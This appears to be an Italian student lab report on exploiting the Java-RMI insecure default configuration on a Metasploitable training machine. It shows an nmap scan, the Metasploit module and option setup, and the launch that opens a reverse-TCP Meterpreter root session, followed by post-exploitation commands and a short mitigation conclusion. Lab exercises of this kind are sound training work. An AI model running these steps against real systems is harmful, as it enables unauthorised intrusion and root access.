

PROGETTO S7/L5

Giorgio Trovesi

Obiettivo:

Nel test di oggi si richiedeva di sfruttare una vulnerabilità presente sulla macchina “vittima” con il tool Metasploit ; per la precisione questa falla era dovuta al servizio Java-RMI.


Cos'è Java-RMI?

Il servizio Java-RMI (Remote Method Invocation) è una tecnologia che consente a processi Java separati di comunicare tra di loro in una rete. Permette di invocare i metodi di un oggetto Java su un'altra macchina virtuale (VM) come se l'oggetto si trovasse localmente sulla stessa.

E' un servizio solitamente attivo sulla porta 1099 TCP della macchina e la vulnerabilità è dovuta a una configurazione di default errata.



Attenzione:



Questa configurazione errata è pericolosa perché permetterebbe a un utente malevolo di iniettare del codice arbitrario per ottenere l'accesso amministrativo alla macchina "vittima".

Potrebbe effettuare attacchi Man-in-the-Middle intercettando e manipolando le comunicazioni tra le applicazioni Java-RMI compromettendo integrità e riservatezza.

Potrebbe portare attacchi di tipo DOS rendendo inaccessibile il servizio Java-RMI.

Nelle prossime slide osserveremo i passaggi effettuati per sfruttare questa vulnerabilità.

Scansione:

Tramite l'utilizzo di Nmap, un tool presente su Kali, siamo andati a effettuare una scansione dei servizi con relative versioni presenti sulla macchina target.

Come possiamo notare sulla porta 1099/tcp è attivo il servizio Java-RMI visto in precedenza.

```
(giorgio㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.21 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.889 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.605 ms
^C
--- 192.168.11.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.605/0.901/1.211/0.247 ms

(giorgio㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 11:03 CET
Nmap scan report for 192.168.11.112
Host is up (0.00100s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.56 seconds
```

Metasploit:

Tramite l'utilizzo di Metasploit abbiamo individuato l'exploit che andremo a utilizzare.

In questo caso è il numero 1 che appunto sfrutta la configurazione di default errata come visibile nella colonna "Description".

Controllo le opzioni dell'exploit e configuro l'indirizzo IP della macchina target.

```
msf6 > search java_rmi
Matching Modules
=====
#  Name
-  auxiliary/gather/java_rmi_registry
  1 exploit/multi/misc/java_rmi_server
  Execution
  2 auxiliary/scanner/misc/java_rmi_server
  3 exploit/multi/browser/java_rmi_connection_impl
                                                Disclosure Date Rank Check Description
  2011-10-15      normal   No    Java RMI Registry Interfaces Enumeration
  2011-10-15      excellent Yes   Java RMI Server Insecure Default Configuration Java Code
  2010-03-31      normal   No    Java RMI Server Insecure Endpoint Code Execution Scanner
  2010-03-31      excellent No    Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp

msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
=====
Name  Current Setting Required  Description
HTTPDELAY 10          yes       Time that the HTTP Server will wait for the payload request
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099          yes       The target port (TCP)
SRVHOST 0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080          yes       The local port to listen on.
SSL   false           no        Negotiate SSL for incoming connections
SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
=====
Name  Current Setting Required  Description
LHOST 192.168.11.111  yes       The listen address (an interface may be specified)
LPORT 4444           yes       The listen port

Exploit target:
=====
Id  Name
0  Generic (Java Payload) "the quieter you become, the more you are able to hear"

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Attacco:

Abbiamo lanciato l'attacco e ottenuto una sessione remota Meterpreter.

Con il comando “ifconfig” abbiamo ottenuto la configurazione di rete e abbiamo constatato che effettivamente ci trovassimo all'interno della macchina target.

Mentre con il comando “route” abbiamo ricavato informazioni sulla tabella di routing.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/RS60FTQoUh
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.111
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40082) at 2023-11-10 11:09:54 +0100

meterpreter > ifconfig

Interface 1
=====
Name Home : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:b07:ad4:a4a7:a00:27ff:fe6b:1d4c
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe6b:1d4c
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====
Subnet          Netmask        Gateway      Metric   Interface
_____
127.0.0.1      255.0.0.0     0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet          Netmask        Gateway      Metric   Interface
_____
::1            ::             ::           ::       ::

2001:b07:ad4:a4a7:a00:27ff:fe6b:1d4c ::           ::       ::

fe80::a00:27ff:fe6b:1d4c ::           ::           ::
```

Attacco:

Inoltre siamo riusciti ad ottenere altri dati importanti sulla macchina “vittima” come le informazioni di sistema, le directory e file presenti e tutti i processi attivi su di essa.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture   : x86
System Language: en_US
Meterpreter    : java/linux
meterpreter > getuid
Server username: root
```

```
meterpreter > ps
Process List
=====
PID  Name
_____
1   /sbin/init
2   [kthreadd]
3   [migration/0]
4   [ksoftirqd/0]
5   [watchdog/0]
6   [events/0]
7   [khelper]
41  [kblockd/0]
44  [kacpid]
45  [kacpi_notify]
89  [kseriod]
128 [pdflush]
129 [pdflush]
```

```
meterpreter > ls
Listing: /
=====
Mode          Size     Type  Last modified      Name
_____
040666/rw-rw-rw- 4096   dir   2012-05-14 05:35:33 +0200 bin
040666/rw-rw-rw- 1024   dir   2012-05-14 05:36:28 +0200 boot
040666/rw-rw-rw- 4096   dir   2010-03-16 23:55:51 +0100 cdrom
040666/rw-rw-rw- 13380  dir   2023-11-10 11:59:02 +0100 dev
040666/rw-rw-rw- 4096   dir   2023-11-10 11:59:07 +0100 etc
040666/rw-rw-rw- 4096   dir   2010-04-16 08:16:02 +0200 home
040666/rw-rw-rw- 4096   dir   2010-03-16 23:57:40 +0100 initrd
100666/rw-rw-rw- 7929183 fil   2012-05-14 05:35:56 +0200 initrd.img
040666/rw-rw-rw- 4096   dir   2012-05-14 05:35:22 +0200 lib
040666/rw-rw-rw- 16384  dir   2010-03-16 23:55:15 +0100 lost+found
040666/rw-rw-rw- 4096   dir   2010-03-16 23:55:52 +0100 media
040666/rw-rw-rw- 4096   dir   2010-04-28 22:16:56 +0200 mnt
100666/rw-rw-rw- 42592  fil   2023-11-10 11:59:29 +0100 nohup.out
040666/rw-rw-rw- 4096   dir   2010-03-16 23:57:39 +0100 opt
040666/rw-rw-rw- 0      dir   2023-11-10 11:58:51 +0100 proc
040666/rw-rw-rw- 4096   dir   2023-11-10 11:59:29 +0100 root
040666/rw-rw-rw- 4096   dir   2012-05-14 03:54:53 +0200 sbin
040666/rw-rw-rw- 4096   dir   2010-03-16 23:57:38 +0100 srv
040666/rw-rw-rw- 0      dir   2023-11-10 11:58:52 +0100 sys
040666/rw-rw-rw- 4096   dir   2023-11-06 17:32:31 +0100 test_metaspoit
040666/rw-rw-rw- 4096   dir   2023-11-10 12:09:53 +0100 tmp
040666/rw-rw-rw- 4096   dir   2010-04-28 06:06:37 +0200 usr
040666/rw-rw-rw- 4096   dir   2010-03-17 15:08:23 +0100 var
100666/rw-rw-rw- 1987288 fil   2008-04-10 18:55:41 +0200 vmlinuz
```



Conclusioni:

Suggeriamo dunque che per prevenire questa vulnerabilità è importante seguire le best practice di sicurezza quali un'attenta configurazione e un continuo aggiornamenti di framework e librerie Java per beneficiare delle correzioni più recenti.